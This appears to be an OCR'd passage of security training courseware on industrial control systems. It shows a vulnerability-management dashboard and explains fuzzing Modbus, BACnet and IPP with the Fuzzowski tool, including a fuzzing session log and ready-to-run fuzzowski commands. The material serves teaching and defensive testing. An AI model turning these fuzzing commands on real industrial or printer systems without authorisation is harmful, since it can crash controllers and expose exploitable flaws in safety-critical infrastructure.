

Dashboard: All Discovered Assets
+ Add Dashboard
+ Add Widget
2K
ALL ASSETS
1K
OVERDUE ASSETS
0
POOR ASSETS
3
UN-SCANNED ASSETS
Assets by OS
sun
redhat
microsoft
generic
debian
centos
Assets by Scan Status
not computed
overdue
good
excellent
Assets by Business Unit & Scan Status
1000
900
800
700
600
500
400
300
200
100
0
Number of Entities
acme inc.
us...ers
eur...ons
it
cor...ces
Business Unit Name
overdue
good
excellent
Assets By Discovery Method
500
450
400
350
300
250
200
150
100
50
0
Number of entities
aws
indegy
forescout
generic cmdb
vul..pm)
sccm
user
qualys
nessus
Last Discovered By
Max #vulnerabilities found by VD by Asset Type
other ot
hmi
plc
network device
load balancer
firewall
router
workstation
server
asset
Type
0
200
400
600
800
1000
1200
1400
1600
1800
2000
Max Found Vulnerabilities by VD

Figure 18.102: Screenshot of Skybox Vulnerability Control

Fuzzing ICS Protocols

- The fuzzing of ICS protocols such as **Modbus**, **BACnet**, and **IPP** is critical for gathering information and identifying critical network activities
- Attackers can use tools such as **Fuzzowski** to **test networks for potential errors** and exploitable vulnerabilities



```
Fuzzing paused! Welcome to the Fuzzowski Shell
[1 of 12744] → hp:631 $ test
[2019-02-20 12:56:17,217] Test Case: Non Fuzzed 1: get_printer_attribs.size_charset_p_name.1
[2019-02-20 12:56:17,217]     Info: Opening target connection (hp:631)...
[2019-02-20 12:56:17,218]     Info: Connection opened.
[2019-02-20 12:56:17,218]   Test Step: Transmit Node 'get_printer_attribs'
[2019-02-20 12:56:17,219]     Transmitting 316 bytes: 50 4f 53 54 20 2f 20 48 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20
68 70 3a 36 33 31 0d 0a 41 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 69 64 65 6e 74 69 74 79 0d 0a 43 6f 6e 74 65 6e
74 2d 54 79 70 65 3a 20 61 70 6c 69 63 61 74 69 6f 6e 2f 69 70 0d 0a 43 6f 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d
0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4e 65 74 66 75 7a 65 72 20 41 67 65 6e 74 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e
67 74 68 3a 20 31 35 32 0d 0a 0d 0a 01 00 0b 00 01 ab 10 01 47 00 12 61 74 72 69 62 75 74 65 73 2d 63 68 61 72 73 65 74
00 05 75 74 66 2d 38 48 00 1b 61 74 72 69 62 75 74 65 73 2d 6e 61 74 75 72 61 6c 2d 6c 61 6e 67 75 61 67 65 00 02 65 6e
45 00 0b 70 72 69 6e 74 65 72 2d 75 72 69 00 14 69 70 3a 2f 6c 6f 63 61 6c 68 6f 73 74 2f 69 70 2f 44 00 14 72 65 71 75
65 73 74 65 64 2d 61 74 72 69 62 75 74 65 73 00 13 70 72 69 6e 74 65 72 2d 64 65 73 63 72 69 70 74 69 6f 6e 03 0d 0a 0d
0a - b'POST / HTTP/1.1\r\nHost: hp:631\r\nAccept-Encoding: identity\r\nContent-Type: application/ipp\r\nConnection: clos
e\r\nUser-Agent: Fuzzowski Agent\r\nContent-Length: 152\r\n\r\n\x01\x01\x00\x0b\x00\x01\xab\x10\x01G\x00\x12attributes-c
harset\x00\x05utf-8H\x00\x1battributes-natural-language\x00\x02enE\x00\x0bprinter-uri\x00\x14ipp://localhost/ipp/D\x00\x
14requested-attributes\x00\x13printer-description\x03\r\n\r\n'
[2019-02-20 12:56:17,222]     Info: 316 bytes sent
[2019-02-20 12:56:17,222]     Info: Closing target connection...
[2019-02-20 12:56:17,223]     Info: Connection closed.
[2019-02-20 12:56:17,223]   Test Step: Sleep between tests.
[2019-02-20 12:56:17,223]     Info: sleeping for 0.000000 seconds
[2019-02-20 12:56:17,223]     Info: Test finished
[1 of 12744] → hp:631 $

Test Case [1] of [12744]: Fuzzing get_printer_attribs.size_charset_p_name.1
```

https://github.com

ICS Protocol Fuzzing Using Fuzzowski

- **Fuzzing the BACnet protocol:**

  `python -m fuzzowski 127.0.0.1 47808 -p udp -f bacnet -rt 0.5 -m BACnetMon`

- **Fuzzing Modbus:**

  `python -m fuzzowski 127.0.0.1 502 -p tcp -f modbus -rt 1 -m modbusMon`

- **Fuzzing IPP:**

  `python -m fuzzowski printer1 631 -f ipp -r get_printer_attribs --restart smartplug`


Fuzzing ICS Protocols

The fuzzing of ICS protocols such as Modbus, BACnet, and Internet Printing Protocol (IPP) is critical for gathering information and identifying critical network activities. Attackers use tools such as Fuzzowski to test industrial networks for potential errors and exploitable vulnerabilities.

- **Fuzzowski**

  Source: *https://github.com*

  Fuzzowski is a network protocol fuzzer that helps attackers perform fuzz tests on ICS protocols. It assists attackers throughout the process of fuzzing a network protocol, as well as configuring communications. Attackers must first gain a thorough understanding of the protocol that they aim to fuzz.



